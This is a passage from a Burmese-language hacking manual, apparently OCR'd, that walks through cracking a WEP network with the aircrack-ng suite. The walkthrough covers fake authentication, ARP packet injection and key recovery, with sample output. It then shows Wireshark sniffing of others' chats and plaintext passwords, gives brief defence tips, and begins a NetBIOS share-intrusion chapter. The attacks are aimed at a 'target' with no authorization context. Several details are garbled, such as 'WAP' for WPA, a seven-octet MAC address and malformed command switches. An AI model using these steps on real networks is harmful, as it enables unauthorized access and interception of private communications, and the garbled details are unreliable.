- WAP (Wireless Application Protocol) – WAP Encryption များသည်လက်ရှိတွင် ပိုမိုလုံခြုံစိတ်ချရပြီး Wireless Network များအတွက် လုံခြုံမှုရှိစေရန်အတွက် အကောင်းဆုံးသောရွေးချယ်မှုဖြစ်လာပါသည်။ ထို့အပြင် WEP Encryption ကို Hack သကဲ့သို့ လွယ်ကူမှုမရှိတော့ပဲ လူသစ်တန်း Hacker များအတွက် တစ်ခုတည်းသော နည်းလမ်းမှာ Dictionary Attack နှင့် Brute Force Attack ကိုသာအသုံးပြုရန်ဖြစ်သည်။ သို့ရာတွင် Dictionary Attack ကိုရှောင်လွှဲနိုင်ရန်အတွက် Password ကိုသာ ဂရုတစိုက်ဖြင့်ပေးထားပါက Dictionary Attack ကိုလည်း အသုံးချနိုင်တော့မည်မဟုတ်ပါ။ ထို့ကြောင့် Brute-Force attack တစ်ခုတည်းဖြင့်သာ Hack နိုင်ပါတော့မည်။ ထို့ကြောင့် လူသစ်တန်း Hacker များလက်ရှောင်လေ့ရှိသော လုံခြုံစိတ်ချရသည့် နည်းပညာတစ်ခုဟုဆိုနိုင်ပါသည်။

Cracking WEP

ယခုအပိုင်းတွင်မူ နည်းပညာအသိုင်းအဝိုင်းတွင် နာမည်ကျော်ကြားလျက်ရှိသော Live Linux အနွယ်ဝင် BackTrack ကိုအသုံးချပြီး WEP Wireless Network တစ်ခုကို Crack လုပ်ကြည့်ကြမည်ဖြစ်သည်။ BackTrack တွင် ထိုသို့ Cracking နှင့် Hacking ပိုင်းကိုအသုံးချရန်အတွက် များစွာသော Software များကို ထည့်သွင်းထားပါသည်။ ထိုသို့ WEP တစ်ခုကို Crack လုပ်နိုင်ရန်အတွက်

- Wireless Adapter တစ်ခုလိုအပ်မည်ဖြစ်သည်။ Latop များတွင် ပါလာပြီးဖြစ်သော်လည်း Desktop ကွန်ပျူတာများဖြင့် အသုံးပြုနိုင်ရန်အတွက် Wireless Adapter တစ်ခုကိုဝယ်ယူတပ်ဆင်အသုံးပြုရမည်ဖြစ်သည်။
- BackTrack Linux OS ကိုလိုအပ်ပါသည်။ ၎င်းသည် Live Version ဖြင့် အသုံးပြုနိုင်သကဲ့သို့ Windows ကဲ့သို့ Install ပြုလုပ်၍လည်းအသုံးပြုနိုင်ပါသည်။

WEP Network တစ်ခုကို Crack လုပ်ယူရန်အတွက် အသုံးပြုရမည့် BackTrack ၏ Tool များမှာ

- Kismet – Wireless Network များကို ရှာဖွေရန်အတွက်
- airodump – Wireless Router မှထုတ်လွှင့်ပေးလိုက်သော Package များကို ဖမ်းယူရန်အတွက်

- aireplay – ARP request များကို အတုအယောင်ပြုလုပ်ရန်အတွက်
- aircrack - WEP key များကို ပြန်ဖော်ထုတ်ရန် (Decrypts) ပြုလုပ်ရန်အတွက် ဖြစ်ပါသည်။

စတင်၍ Hack လုပ်ကြည့်ကြပါမည်။

၁။ ရှေးဦးစွာ bssid, essid နှင့် channel number တို့ကိုအသုံးပြု၍ Wireless access point တစ်ခုကို ရှာဖွေရပါမည်။ ထိုသို့ရှာဖွေရန်အတွက် Terminal (Windows တွင် Command Prompt) တွင် Kismet ဟုရိုက်ထည့်ခြင်းဖြင့် Kismet Command ကိုမောင်းနှင်ရပါမည်။ ၄င်းသည် အသုံးပြုမည့် Network Adapter ကိုတောင်းဆိုမည်ဖြစ်ပြီး များသောအားဖြင့် ath0, ath1 တို့ဖြစ်လေ့ရှိပါသည်။ အကယ်၍ အသုံးပြုမည့် Device အမည်ကို မသိပါက iwconfig Command ကိုအသုံးပြုပြီး ရှာဖွေနိုင်ပါသည်။


```
lo        no wireless extensions.

ath0      IEEE 802.11g  ESSID:"default"
          Mode:Managed  Frequency:2.462 GHz  Access Point: 00:14:A5:35:7A:64
          Bit Rate:54 Mb/s   Tx-Power:18 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=50/94  Signal level=-45 dBm  Noise level=-95 dBm
          Rx invalid nwid:19994  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:1552  Invalid misc:1552   Missed beacon:202

eth0      no wireless extensions.

sit0      no wireless extensions.
```

၂။ အထက်ပါအဆင့်များကို လုပ်ကိုင်ဆောင်ရွက်နိုင်ရန်အတွက် Wireless Adapter သည် Monitor Mode တွင်ရှိနေရပါမည်။ Kismet သည်အလိုအလျောက်ပင် Adapter ကိုတပ်ဆင်လိုက်သည်နှင့်ပင် Monitor Mode သို့ပြောင်းလဲပေးပါသည်။

၃။ Kismet တွင် အသုံးပြုသည့် Flag များဖြစ်သော Y/N/O တို့ကိုတွေ့မြင်ရပါမည်။ ထို Flash တစ်ခုစီသည် Wireless Network တွင်အသုံးပြုသော Encryption အမျိုးအစားတစ်ခုစီကို ဆိုလိုပါသည်။ ယခုအပိုင်းတွင်မူ WEP ဖြင့်ပတ်သက်သော Access Point များကိုလုပ်ကိုင်ဆောင်ရွက်မည်ဖြစ်ပါသည်။ အခြားသော Flash များမှာ Y=WEP, N=OPEN, 0=Other(များသောအားဖြင့် WAP/ WAP2သာဖြစ်တတ်ပါသည်)

၄။ အကယ်၍ ထိုးဖောက်ဝင်ရောက်လိုသော Access Point ကိုရှာတွေ့လျှင် Text Editor တစ်ခုခုကိုဖွင့်၍ ထို wireless network ၏ Netowrks broadcast name (essid), ၄င်း၏ MAC Address (bbsid) နှင့် ၄င်းတို့၏ Channel Number တို့ကိုရေးမှတ်ထားသင့်ပါသည်။ ထိုဖော်ပြပါအချက်အလက်များကိုရယူနိုင်ရန်

အတွက် ကွန်ပျူတာ၏ Keyboard ၏ Arrow များကိုနှိပ်ပြီး ရွေးချယ်ရပါမည်။ ရွေးချယ်လိုသော Access Pointer တွင် ရွေးချယ်ပြီး Enter နှိပ်ခြင်းဖြင့် ပိုမိုသော အကြောင်းအရာများကို တွေ့မြင်ရမည်ဖြစ်ပါသည်။



၅။ လုပ်ဆောင်ရမည့်နောက်တစ်ဆင့်မှာ Access Point မှ အချက်အလက်များကို airodump ဖြင့် စုဆောင်းပေးရပါမည်။ ထို့ကြောင့် Terminal နောက်တစ်ခုဖွင့်ပြီးနောက် airodump ကိုစတင်နိုင်ရန်အတွက် အောက်ဖော်ပြပါ Command ကိုရိုက်ထည့်ပေးရပါမည်။

Airodump –ng –c [channel#] –w [filename] –bssid [bssid] [device]

အထက်ပါ Command တွင် airodump-ng သည် Keyword တစ်ခုဖြစ်ပြီး Channel No ကိုမရေးမီတွင် -c ကိုထည့်သွင်းပေးရမည်ဖြစ်ပါသည်။ ထို့နောက် Output အတွက်ထွက်လာစေလိုသော Filename ကိုမရေးမီတွင် -w Switch ကိုထည့်သွင်းပေးရပါမည်။ ထို့အပြင် Access Point ၏ MAC Address ကို -bssid ၏နောက်တွင်ထည့်သွင်းပေးရပါမည်။ ထို့နောက် ထို Command ကို Device Name ဖြင့် အဆုံးသတ်ရမည်ဖြစ်ပါသည်။

၆။ အထက်တွင် မောင်းနှင်ထားသော Terminal ကိုထားပြီး နောက် Terminal အသစ်တစ်ခုကို ဖွင့်ရပါမည်။ ထို့နောက်တွင် ဝင်ရောက်လိုသော Target Access Point နှင့် ချိတ်ဆက်ကာ Network Packet အတုများကိုထုတ်ယူရပါသည်။ ထိုသို့ပြုလုပ်ခြင်းဖြင့် ရရှိလာသော Data Output ကိုတိုးလာစေပါမည်။ အောက်ပါ Command ကိုအသုံးပြုရပါမည်။

Aireplay-ng -1 0 –a [bssid] –h 00:11:22:33:44:55:66 –e [essid][device]

အထက်ပါ Command တွင် airplay-ng Program ကိုသုံးစွဲသွားသည်ကို တွေ့မြင်ရမည်ဖြစ်ပါသည်။ -1 သည် ထိုးဖောက်ဝင်ရောက်လိုသော Access Point ကိုဝင်ရောက်စေနိုင်ရန်အတွက် Authentication အတုတစ်ခုကိုဖန်တီးယူခြင်းဖြစ်သည်။ 0 ဆိုသည်ကား attack လုပ်ဆောင်ရာတွင် ဆိုင်းငံ့ကြာချိန်ဖြစ်သည်။ -a သည် Target Access Point ၏ MAC Address ဖြစ်ကာ -h သည် လက်ရှိအသုံးပြုနေသော Wireless Adapter ၏ MAC Address ဖြစ်ပါသည်။ -e မှာ Target Access Point ၏ အမည် (essid) ဖြစ်ပြီး Command ၏အဆုံးတွင် မိမိ၏ Wireless adapter ၏ Device Name ကိုထည့်သွင်းပေးရပါမည်။ ထိုအခါ အထက်တွင်ဖော်ပြထားသော Command ၏ ပုံစံအတိုင်းပင်ဖြစ်လာမည်ဖြစ်ပါသည်။

၇။ ယခုအချိန်တွင် Target Access Point သို့ များပြားလှသော Data Packet များကိုလွှင့်ထုတ်လိုက်ပြီး စတင်၍ WEP Key ကို Crack လုပ်မည်ဖြစ်ပါသည်။ အောက်တွင်ဖော်ပြထားသော Command ကို အသုံးပြုပြီးနောက်တွင် airodump-ng terminal ကိုကြည့်ပါ။ ARP Packet များသည် တဖြေးဖြေးတိုးလာနေသည်ကိုတွေ့ရပါမည်။ အသုံးပြုရမည့် Command မှာ

Aireplay-ng -3 –b [bssid] –h 00:11:22:33:44:55:66 [device]

အထက်ပါဖော်ပြပါ Command တွင် -3 သည် Packet injection လုပ်ယူရန်အတွက် Program ၏ အမျိုးအစားကိုရွေးချယ်ပေးရခြင်းပင်ဖြစ်ပါသည်။ -b သည် Target Access Point ၏ MAC Address ဖြစ်ကာ -h မှာမူ လက်ရှိအသုံးပြုနေသော မိမိ၏ Wireless Adapter ၏ MAC Address ပင်ဖြစ်ကာ နောက်ဆုံးတွင်မူ ယခင် Command အတိုင်းပင် Wireless Adapter ၏ Device Name နှင့်ပင် အဆုံးသတ်ရမည်ဖြစ်ပါသည်

၈။ ARP Packet များတိုးလာမှုကိုစောင့်ကြည့်ရမည်ဖြစ်ပြီး 50k-500k Byle ခန့်တက်လာသောအခါတွင် အောက်တွင်ဖော်ပြထားသော Command ကိုအသုံးပြုပြီး WEP Key ကို စတင်ထိုးဖောက်ရတော့မည်ဖြစ်ပါသည်။ အသုံးပြုရမည့် Command မှာ

Aircrack-ng –a 1 –b [bssid] –n 128 [filename].ivs

အထက်ပါ Command အရ -a 1 သည် WEP Attack Mode ကိုညွှန်းဆိုသော Program ကိုအသုံးပြုခွင့်တောင်းခြင်းဖြစ်ပြီး -b သည် ထုံးစံအတိုင်းပင် Target MAC Address ကိုဖော်ညွှန်းသည်။ -n 128 သည် WEP key အဖြစ်အသုံးပြုရာတွင် အများသော စကားလုံးအရေအတွက်ကို သတ်မှတ်ပေးခြင်းဖြစ်ပါသည်။ အကယ်၍ ထိုအခြင်းအရာကို မသိပါက မထည့်ပဲချန်လုပ်ထားခဲ့နိုင်ပါသည်။ ၄င်းသည် WEP Key ကို စက္ကန့်ပိုင်းအချိန်တွင် Crack နိုင်မည်ဖြစ်ပြီး ARP Packet များ များစွာစုဆောင်းမိလေလေ WEP Key ကို Crack နိုင်မည့် အခွင့်အလမ်းများပြားလေလေဖြစ်ပါသည်။

```
KB    depth   byte(vote)
 0    0/  1   7D(170496) DD(150528) 5A(148992) E8(148480) 3E(146944) 4D(146432) 82(146176)
 1    0/  1   00(172800) 52(154880) 1D(153600) 40(151040) EB(150528) F9(148480) 44(147200)
 2    0/  1   05(178176) 55(151552) 58(149760) 71(148736) 86(146944) D7(146432) 5C(145920)
 3    0/  1   F9(180736) DE(148736) 4A(147968) 52(147968) E8(147712) EF(146688) 9A(145920)
 4    0/  1   8D(173568) 80(154112) D4(148480) 4A(147968) 56(147200) 74(146176) F9(146176)
 5    0/  1   C9(176128) 62(146176) 3F(145920) 9F(145920) 87(145408) 5E(144384) A8(144384)
 6    0/  1   E4(174336) F7(151296) BE(149760) 6B(148224) F2(146432) 42(146176) 4E(145920)
 7    0/  1   89(154880) 82(153600) 5E(153088) 26(150528) 56(149760) 03(148480) 1E(147968)
 8    0/  1   F2(170240) 6A(148224) DA(147456) 62(146688) 77(146688) D8(145920) 26(144896)
 9    0/  1   11(179456) 30(153600) 9D(146688) A9(145664) 7A(145408) 05(145152) C5(145152)
10    0/  1   A7(151552) AC(149504) 6F(147968) C8(146688) E3(146432) 34(146176) BD(146176)
11    0/  1   0D(151040) 56(149504) CE(148736) CD(148480) 32(146176) 80(145664) 7E(145408)
12    0/  1   98(152576) 97(151284) 25(145800) FB(145720) 48(145232) D8(144584) C0(144184)

          KEY FOUND! [ 7D:00:05:F9:8D:C9:E4:89:F2:11:C5:49:98 ]
```


အထက်ပါအခြင်းအရာများကို စမ်းသပ်လုပ်ဆောင်သောအခါတွင် အသုံးပြုသူ၏ Wireless Adapter, အသုံးပြုပုံနှင့် လုပ်ဆောင်ချက်များကိုလိုက်၍ Error များတက်ကောင်း တက်လာနိုင်မည်ဖြစ်ပါသည်။ ထိုအခါ Internet ကိုအသုံးပြု၍ ဖြေရှင်းနည်းများကို လုပ်ဆောင်ကြည့်ခြင်းဖြင့် အောင်မြင်စွာ WEP Key တစ်ခုကို Crack ပြုလုပ်နိုင်မည်ဖြစ်ပါသည်။

Packet Sniffing

ယခုဖော်ပြပါအပိုင်းတွင် Wireshark ဟူသော Software တစ်ခုကိုအသုံးပြုပြီး Paket Sniffing အသုံးပြုပုံကိုဖော်ပြပေးမည်ဖြစ်သည်။ Packet Sniffing သည် Network တစ်ခုမှ Packet များကိုဖမ်းယူခြင်း လုပ်ဆောင်ချက်တစ်ရပ်ပင်ဖြစ်ပါသည်။ Packet Sniffer တစ်ခုကိုအသုံးပြုခြင်းဖြင့် Hacker တစ်ဦးသည် Wireless Network သို့ဝင်ရောက်သွားကာ Private Information များဖြစ်သော username များ၊ password များ၊ IM conversation များနှင့် email များကို ကြားဝင်နှောင့်ယှက်စေနိုင်ပါသည်။ အောက်တွင် ဖော်ပြထားသော အဆင့်အလိုက်လုပ်ဆောင်ခြင်းဖြင့် Wireshark ဖြင့် Packet Sniffing အသုံးပြုပုံကို နားလည်စေနိုင်မည်ဖြစ်ပါသည်။


၁။ Wireshark Software ကို Download ပြုလုပ်ကာ Install ပြုလုပ်ထားရပါမည်။ Download ပြုလုပ်ရန် ခက်ခဲသူများအတွက် ပူးတွဲပါ အခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။

၂။ ပုံတွင်ပြထားသည့်အတိုင်း List the available capture interfaces ဟူသော Option ကို Click နှိပ်ခြင်းဖြင့် အောက်ဖော်ပြထားသောပုံကို တွေ့ရမည်ဖြစ်ပါသည်။




၃။ ထို့နောက်တွင် Data Packet များကို စတင် Capture လုပ်ယူရန်အတွက် Target ကိုရွေးချယ်ပေးရမည် ဖြစ်ကာ Start တွင် Click နှိပ်ပါ။

၄။ အကယ်၍ မည်ကဲ့သို့ ရွေးချယ်ရမည်ကို မသိရှိပါက အချိန်အနည်းငယ်စောင့်ဆိုင်းခြင်းဖြင့် မည်သည့် Packet များကို ရွေးချယ်ရမည်ကို ဖော်ပြပေးမည်ဖြစ်ပါသည်။ အသုံးပြုသူအတွက် အကောင်းဆုံးဖြစ်သော Packet များကို ဖော်ပြပေးမည်ဖြစ်ပါသည်။



၅။ Packet Sniffing အသုံးပြုခြင်းကို ဥပမာအားဖြင့် Windows Live ကိုအသုံးပြု၍ Message တစ်စောင် ပေးပို့ခြင်းကို ဖော်ပြသွားမည်ဖြစ်ပါသည်။ အောက်တွင်တွေ့မြင်ရသော ပုံအတိုင်းပင် Conversation တစ်ခုလုံးကို Captured ပြုလုပ်ထားပုံကိုတွေ့ရှိနိုင်မည်ဖြစ်ပါသည်။ အခြားသော အသုံးမဝင်သည့် Data အချက်အလက်များကို စီစစ်ကန့်သတ် (Filter) ပြုလုပ်ထားကာ Windows Live တစ်ခုတည်းနှင့် ဆက်စပ်သော Packet ကိုသာတွေ့ရှိရန်အတွက် filter bar တွင် msnms ဟုရိုက်ထည့်ပေးရမည်ဖြစ်ပါသည်။



၆။ တွေ့မြင်ရသည့်အတိုင်းပင် ပေးပို့လိုက်သော message ကိုအောက်တွင်တွေ့မြင်ရမည်ဖြစ်သည်။ အကယ်၍ ရှေ့ဆက်လုပ်ဆောင်လိုက်ပါက Whole Conversation တစ်ခုလုံးကို တွေ့မြင်နိုင်မည်ဖြစ်ပါသည်။ Username များနှင့် Password များကိုလည်း အထက်ပါဖော်ပြထားသော နည်းလမ်းအတိုင်းပင် ပြုလုပ်ကြည့်ရှုနိုင်မည်ဖြစ်ပြီး အကယ်၍ ၎င်းတို့ကို Encrypt မပြုလုပ်ထားပါက Plain Text အနေဖြင့် တွေ့မြင်ရမည်ဖြစ်ပါသည်။

Wireshark Program ကိုအသုံးပြုခြင်းအပြင် အောက်ဖော်ပြပါ Program များကိုအသုံးပြုခြင်းဖြင့်လည်း Packet Sniffing ကိုအသုံးပြုနိုင်မည်ဖြစ်ပါသည်။ ကိုယ်တိုင်လေ့လာအသုံးပြုနိုင်ပါသည်။

- WinDump
- Snort
- Dsniff

Wireless ကွန်ယက်များကို Hack ပြုလုပ်ခြင်းမှ ကာကွယ်ရန်

Wireless ကွန်ယက်များကို ထိုးဖောက်သူများ၏ လက်ချက် မှကာကွယ်ရန်အတွက် နည်းလမ်းအမြောက်အများရှိပါသည်။ ထို့နည်းလမ်းအမြောက်အများထဲမှ အချို့ကိုဖော်ပြထားပါသည်။

၁။ Router ၏ Default Password ကိုအသုံးမပြုသင့်ပါ။ ပြောင်းလဲထားသင့်ပါသည်။ ထို့အပြင် WAP encryption ကိုသာအသုံးပြုသင့်ပါသည်။ အကယ်၍ Router တွင် WAP Option မပါဝင်ပါက WEP Option ကိုသာအသုံးပြုရပါမည်။ မည်သည်မျှ မလုပ်ဆောင်ခြင်းထက် ရှိသမျှနှင့်အကောင်းဆုံးလုပ်ဆောင်ခြင်းက ပိုမိုကောင်းမွန်ပါသည်။

၂။ Router ၏ Password ကိုထိုက်သင့်သလောက် ရှည်လျားစွာပေးသင့်ပါသည်။ ထို့အပြင် ထို Password တွင် Number များ၊ အက္ခရာအသေးစာလုံးများ၊ အက္ခရာအကြီးစားစာလုံးများနှင့် အထူးပြု Symbol အက္ခရာများကို ထည့်သွင်းပေးထားသင့်ပါသည်။ ထိုသို့ပေးထားခြင်းဖြင့် Hacker တစ်ယောက်၏ Crack လုပ်ခံရမှုကို လျော့နည်းသက်သာသွားစေနိုင်ပါသည်။

၃။ အကယ်၍ Router တွင် Not Broadcast SSID ဟူသောOption ပါဝင်ပါက Enable ပြုလုပ်ထားရပါမည်။ ထိုသို့ Enable ပြုလုပ်ထားခြင်းဖြင့် Net Stumbler ကဲ့သို့ Program များကိုအသုံးပြု၍ မိမိ၏ Network ထဲသို့ ထိုးဖောက်ဝင်ရောက်ခြင်းကို အထိုက်အလျောက်ကာကွယ်စေနိုင်မည်ဖြစ်သည်။

၄။ Router တွင်ပါရှိသော MAC filering Option ကို အသုံးပြုပါ။ Wireless Card နှင့် Wireless Adapter တိုင်းတွင် MAC Address တစ်ခုစီပိုင်ဆိုင်ပါသည်။ ထို့ကြောင့် MAC Filtering ကိုအသုံးပြုခြင်းဖြင့်

သတ်မှတ်ထားသော MAC Address တစ်ခုစီကိုသာအသုံးပြုခွင့်ပေးမည်ဖြစ်ပြီး အခြားသော Attacker များ၏ အန္တရာယ်မှ ထိုက်သင့်သလောက်ကာကွယ်ပေးနိုင်မည်ဖြစ်ပါသည်။

၅။ Packet Sniffing ဖြင့် အတိုက်ခိုက်ခံရခြင်းမှကာကွယ်နိုင်ရန်အတွက် အရေးကြီးသော Bank Account များစသည်တို့ကိုအသုံးပြုရာတွင် SSL (Secure Socket Layer) encryption ကိုအသုံးပြုပါ။ ထိုသို့ SSL အသုံးပြုထားသော Website များတွင် http:// အစား https:// ဟုသုံးစွဲခြင်းဖြင့် ပိုမိုလုံခြုံစိတ်ချစေမည်ဖြစ်ပါသည်။

၆။ Internet Café နှင့် Free ပေးထားသော Internet Hotspot များတွင် Packet Sniffing ကို များစွာအသုံးချကြလေ့ရှိပါသည်။ ထိုအခြင်းအရာများကိုကာကွယ်ရန် VPN (Virtual Private Network) ကိုအသုံးပြုပါ။ ၄င်း Option သည် Internet အတွင်း Data ပေးပို့လက်ခံခြင်းတို့ကို Encrypt လုပ်ဆောင်ထားခြင်းဖြင့် ပိုမိုလုံခြုံမှုကို ရရှိစေနိုင်မည်ဖြစ်သည်။


Chapter VII
Windows Environment Hacking

NetBIOS ကိုအသုံးပြုခြင်း


NetBIOS ဆိုသည်မှာ Network Basic Input Output System ကိုဆိုလိုပါသည်။ ၄င်းသည် LAN သို့မဟုတ် WAN တစ်ခုတွင်ရှိသော Share ပြုလုပ်ထားသော Drive များ၊ Folder များ၊ ဖိုင်များနှင့် Printer များကို အသုံးပြုခွင့်ရရှိစေပါသည်။ NetBIOS ကိုအသုံးပြု၍ အဆိုပါအသုံးပြုခွင့်ရရှိစေရန် ပြုလုပ်ခြင်းမှာ အလွန်ရိုးရှင်းပြီး လွယ်ကူပါသည်။ ထိုသို့ပြုလုပ်ရန်အတွက် ပြုလုပ်ခံရမည့်ကွန်ပျူတာတွင် File များနှင့် Printer များကို Share ပြုလုပ်ထားရန်လိုအပ်ပြီး Port အနေဖြင့် 139 ပွင့်နေရန်သာလိုအပ်ပါသည်။ အောက်တွင်အဆင့်များကို လိုက်၍ ပြုလုပ်ခြင်းဖြင့် NetBIOS ကိုအသုံးပြု၍ Windows တင်ထားသော ကွန်ပျူတာတစ်လုံးကို Share ပြုလုပ်ထားသော File များ၊ Printer များကို အသုံးပြုခွင့်ရရှိစေမည်ဖြစ်သည်

၁။ ရှေးဦးစွာ Target ကိုရွေးချယ်ရပါမည်။ Hacker များသုံးလေ့ရှိသော Tool တစ်ခုမှာ Angry IP Scanner ဖြစ်သည်။ ထို Software ကိုလည်း ပူးတွဲပါအခွေထဲတွင်ထည့်သွင်းပေးထားပါသည်။ ထို Angry IP Scanner ကို Install ပြုလုပ်ထားပါ။

